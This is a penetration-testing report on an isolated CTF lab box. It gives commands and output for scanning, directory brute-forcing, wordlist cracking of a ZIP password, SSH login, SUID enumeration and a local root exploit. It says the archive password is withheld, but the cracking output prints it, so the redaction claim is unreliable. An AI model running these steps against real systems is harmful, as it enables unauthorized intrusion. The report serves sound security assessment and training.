VIKINGS CTF

Vulnerability Assessment & Penetration Testing Report

Victim hostname	vikings.lan
Victim IP address	192.168.31.51
Assessment type	Authorized, isolated CTF lab
Evidence basis	User-provided screenshots and report1.xlsx; Kioptrix PDF used as the PoC-table layout reference

Redaction note: Unrelated LAN host names and IP addresses are excluded. Personal email/account credentials and the recovered archive password are not reproduced. Only the victim IP and hostname are retained.

CONFIDENTIAL — LAB ASSESSMENT

1. Executive Summary

The supplied evidence documents a successful compromise path against the CTF target 192.168.31.51 (vikings.lan). Initial enumeration identified SSH (22/TCP) and HTTP (80/TCP). Web content discovery exposed /site/ and a publicly retrievable clue file, which led to an encrypted archive. The archive password was recovered using a wordlist, extracted material provided a candidate CTF account, SSH access as floki was demonstrated, and a local privilege-escalation step ultimately produced root access and a root flag.

Overall risk: High/Critical for this intentionally vulnerable lab because user-to-root compromise is shown. Findings below use the Kioptrix-style field/details table and include a discrete PoC/validation section for each finding. Version banners alone do not prove a specific CVE.

2. Scope & Methodology

Scope is limited to the victim host 192.168.31.51. Other hosts discovered on the subnet are excluded. Evidence depicts host/service enumeration, web directory discovery, clue retrieval, archive analysis, SSH authentication, SUID enumeration, privilege escalation, and root-flag verification.

3. Findings Summary

SSH service exposed; successful account login	22/TCP	Medium	Confirmed
Apache banner / patch review	80/TCP	Medium	Banner confirmed; exploitability not proven
Missing HTTP security headers	80/TCP	Low	Nikto observation
Directory listing at /site/	80/TCP	Medium	Confirmed
Public clue file and archive chain	80/TCP	High	Confirmed
Weak password on encrypted archive	File/archive	High	Confirmed; secret redacted
Local privilege escalation to root	Local OS	Critical	Root proof shown

4. Detailed Findings & Proof of Concept

Each finding below follows the reference report's "FIELD / DETAILS" layout. PoC commands are written for the authorized CTF target only.

4.1 SSH service exposure and authenticated access

PORT NO	22/TCP
SERVICE NAME	OpenSSH 7.6p1 on Ubuntu
SEVERITY	Medium
VULNERABILITY NAME	SSH service exposure and authenticated access
CVE ID	N/A (not established by evidence)
DESCRIPTION / EVIDENCE	Nmap identified SSH on TCP/22. A screenshot shows SSH authentication to the CTF user floki succeeded after archive-derived credentials were recovered. The evidence does not establish an SSH-specific CVE. **Evidence status:** Confirmed by Nmap and successful SSH session screenshot.

PROOF OF CONCEPT	`nmap -sV -p 22 192.168.31.51`
	`ssh floki@192.168.31.51`
	`# After successful lab authentication:`
	`id`
	`whoami`

REMEDIATION	Restrict SSH to trusted management hosts; prefer SSH keys; disable password authentication where feasible; enforce strong unique passwords and rate limiting; keep OpenSSH patched.

4.2 Apache version/banner disclosure; patch review required

PORT NO	80/TCP
SERVICE NAME	HTTP — Apache httpd 2.4.29 (Ubuntu)
SEVERITY	Medium
VULNERABILITY NAME	Apache version/banner disclosure; patch review required
CVE ID	N/A (specific CVE not proven)
DESCRIPTION / EVIDENCE	Nmap reported Apache httpd 2.4.29 (Ubuntu). Nikto's output describes the banner as outdated against its scanner baseline. The screenshots do not prove exploitation of a specific Apache vulnerability. **Evidence status:** Banner confirmed; exploitability not demonstrated.
PROOF OF CONCEPT	`nmap -sV -p 80 192.168.31.51` `curl -I http://192.168.31.51/`
REMEDIATION	Update Apache through the supported OS package channel; remove unnecessary modules; minimize version disclosure; re-scan after patching.

4.3 Missing HTTP security headers

PORT NO	80/TCP
SERVICE NAME	HTTP — Apache web server
SEVERITY	Low
VULNERABILITY NAME	Missing HTTP security headers
CVE ID	N/A
DESCRIPTION / EVIDENCE	Nikto reported that X-Frame-Options and X-Content-Type-Options were not set. Impact depends on application behavior and content served. **Evidence status:** Scanner observation shown in screenshot.
PROOF OF CONCEPT	`nikto -h http://192.168.31.51` `curl -sSI http://192.168.31.51/`
REMEDIATION	Set X-Frame-Options or Content-Security-Policy frame-ancestors, and X-Content-Type-Options: nosniff. Review additional headers according to application needs.

4.4 Directory listing enabled at /site/

PORT NO	80/TCP — /site/
SERVICE NAME	HTTP directory/content service
SEVERITY	Medium
VULNERABILITY NAME	Directory listing enabled at /site/
CVE ID	N/A
DESCRIPTION / EVIDENCE	Gobuster found /site/ with HTTP 301; the browser screenshot shows the “Mad King” page and Nikto reported directory indexing. This can expose content not intended for public access. **Evidence status:** Confirmed by Gobuster and browser/Nikto screenshots.
PROOF OF CONCEPT	`gobuster dir -u http://192.168.31.51:80 -w /usr/share/wordlists/dirb/big.txt` `curl -i http://192.168.31.51/site/`
REMEDIATION	Disable autoindex/directory listing; configure an intentional index page; keep sensitive files outside the web root; enforce least-privilege permissions.

4.5 Public clue file and encrypted archive chain

PORT NO	80/TCP — /site/war.txt and /site/war-is-over/
SERVICE NAME	HTTP static content
SEVERITY	High
VULNERABILITY NAME	Public clue file and encrypted archive chain
CVE ID	N/A
DESCRIPTION / EVIDENCE	Gobuster identified /site/war.txt with HTTP 200. The screenshot shows the clue “/war-is-over”. The following path returned a large encoded payload that was downloaded and decoded into an encrypted ZIP archive. **Evidence status:** Confirmed by web content, download, decode, and file-identification screenshots.

PROOF OF CONCEPT	`curl -i http://192.168.31.51/site/war.txt`
	`curl -o payload http://192.168.31.51/site/war-is-over/`
	`# The screenshots then show Base64 decoding and file identification.`

REMEDIATION	Remove clues, backups, archives, and secrets from the public web root. Store sensitive files outside the document root and require server-side authorization. Rotate any credentials exposed in the archive.

4.6 Weak archive password recoverable by wordlist

PORT NO	File / archive
SERVICE NAME	Encrypted ZIP archive
SEVERITY	High
VULNERABILITY NAME	Weak archive password recoverable by wordlist
CVE ID	N/A
DESCRIPTION / EVIDENCE	The downloaded file was identified as an encrypted ZIP. John the Ripper output shows a password recovered using rockyou.txt. The password itself is intentionally omitted from this report. **Evidence status:** Confirmed by archive identification, password-recovery, and extraction screenshots; secret redacted.

PROOF OF CONCEPT	`zip2john output > archive.hash`
	`john --wordlist=/usr/share/wordlists/rockyou.txt archive.hash`
	`john --show archive.hash`

REMEDIATION	Use a long unique passphrase and modern encryption; restrict archive access; never publish encrypted archives containing secrets; rotate exposed credentials.

4.7 Local privilege escalation to root

PORT NO	Local OS (after SSH)
SERVICE NAME	Linux local privilege boundary
SEVERITY	Critical
VULNERABILITY NAME	Local privilege escalation to root
CVE ID	Exact CVE not attributed
DESCRIPTION / EVIDENCE	After SSH access as floki, the evidence shows SUID enumeration and execution of a local exploit from /tmp, followed by uid=0(root) and reading /root/root.txt. The exploit identity is not sufficiently clear to assign a CVE. **Evidence status:** Successful root access and root-flag proof shown; exploit/CVE attribution remains unverified.

PROOF OF CONCEPT	`find / -perm -4000 -type f 2>/dev/null`
	`# Evidence shows a local exploit executed from /tmp:`
	`./cve`
	`id`
	`whoami`
	`cat /root/root.txt`

REMEDIATION	Identify and patch the exact vulnerable component; remove unnecessary SUID bits; restrict write access to temporary directories where feasible; monitor unexpected SUID execution. Rebuild the VM from a trusted image if this were a real compromise.

5. Evidence Appendix

Selected screenshots support the observations. The host-discovery evidence is excluded from this appendix because it contains unrelated LAN hosts. The victim IP/hostname are retained; archive password material is redacted.

Nmap service scan — victim only

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.31.51
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-30 09:31 +0500
Nmap scan report for vikings.lan (192.168.31.51)
Host is up (0.00098s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:d4:c0:fd:62:45:97:83:15:c0:15:b2:ac:25:60:99 (RSA)
|   256 7e:37:f0:11:63:80:15:a3:d3:9d:43:c6:09:be:fb:da (ECDSA)
|_  256 52:e9:4f:71:bc:14:dc:00:34:f2:a7:b3:58:b5:0d:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 21:07  site/
|_
|_http-title: Index of /
MAC Address: 08:00:27:61:03:99 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.43 seconds
```

Gobuster discovery of /site/ and restricted dotfiles


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.31.51:80 -w /usr/share/wordlists/dirb/big.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.31.51:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.htaccess            (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
server-status        (Status: 403) [Size: 278]
site                 (Status: 301) [Size: 313] [--> http://192.168.31.51/site/]
Progress: 20469 / 20469 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Nikto HTTP header and directory-index observations


```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.31.51
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.31.51
+ Target Hostname:    192.168.31.51
+ Target Port:        80
+ Start Time:         2026-07-30 09:39:18 (GMT5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /../: Directory indexing found.
+ /../: Appending '/../' to a directory allows indexing.
+ //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ ////////////
```

```
┌──(root㉿kali)-[/usr/share/seclists/Discovery/Web-Content]
└─#  gobuster dir -u http://192.168.31.51:80 -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.51:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
hta                  (Status: 403) [Size: 278]
hta.php              (Status: 403) [Size: 278]
hta.html             (Status: 403) [Size: 278]
hta.txt              (Status: 403) [Size: 278]
htaccess.txt         (Status: 403) [Size: 278]
htpasswd             (Status: 403) [Size: 278]
htaccess.html        (Status: 403) [Size: 278]
htpasswd.html        (Status: 403) [Size: 278]
htpasswd.txt         (Status: 403) [Size: 278]
htpasswd.php         (Status: 403) [Size: 278]
htaccess             (Status: 403) [Size: 278]
htaccess.php         (Status: 403) [Size: 278]
site/war.txt         (Status: 200) [Size: 13]
server-status        (Status: 403) [Size: 278]
site                 (Status: 301) [Size: 313] [--> http://192.168.31.51/site/]
Progress: 19000 / 19000 (100.00%)
===============================================================
Finished
===============================================================
```

Clue file contents



Encoded archive download and file identification



Extracted archive content listing

```
┌──(root㉿kali)-[/home/kali]
└─# john hash --wordlist=/home/kali/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 1410760 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ragnarok123      (output/king)
1g 0:00:00:07 DONE (2026-07-30 10:34) 0.1400g/s 42451p/s 42451c/s 42451C/s redsox#1..kweens
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

SSH session as floki

```
┌──(kali㉿kali)-[/usr/…/seclists/Discovery/Web-Content/_king.extracted]
└─$ ssh floki@192.168.31.51
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
floki@192.168.31.51's password:
Permission denied, please try again.
floki@192.168.31.51's password:
Connection closed by 192.168.31.51 port 22

┌──(kali㉿kali)-[/usr/…/seclists/Discovery/Web-Content/_king.extracted]
└─$ ssh floki@192.168.31.51
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
floki@192.168.31.51's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jul 30 05:59:38 UTC 2026

  System load:  0.08              Processes:             95
  Usage of /:   53.7% of 8.79GB   Users logged in:       0
  Memory usage: 20%               IP address for enp0s3: 192.168.31.51
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


You have mail.
Last login: Sat Sep  4 04:38:04 2021 from 10.42.0.1
floki@vikings:~$ id
uid=1000(floki) gid=1000(floki) groups=1000(floki),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
floki@vikings:~$ whoami
floki
floki@vikings:~$
```

SUID enumeration

```
floki@vikings:~$ find / -perm  -4000 -type f 2>/dev/null
/bin/ping
/bin/su
/bin/mount
/bin/umount
/bin/fusermount
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dma/dma-mbox-create
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/at
floki@vikings:~$
```

Root proof

```
floki@vikings:/tmp$ ./cve
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd),1000(floki)
# whoami
root
# pwd
/tmp
# cd ^
> ^C
# cd /
# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
# cd /root
# ls
root.txt
# pwd
/root
# cat root.txt
f0b98d4387ff6da77317e582da98bf31
```

6. Limitations & Conclusion

This report records what is supported by the supplied screenshots and workbook. The workbook lists FTP on TCP/21 with vsftpd 2.3.4, but the supplied Nmap screenshot confirms only TCP/22 and TCP/80 for the victim. FTP is therefore not reported as a verified open service or as an exploited vulnerability. The exact local exploit/CVE is also not attributed because the evidence does not identify it clearly enough.

The evidence supports a complete CTF compromise path from exposed web content to user access and root. In a production environment, prioritize removing sensitive content from the web root, rotating exposed credentials, patching affected components, hardening SSH and HTTP, and validating fixes with a follow-up assessment.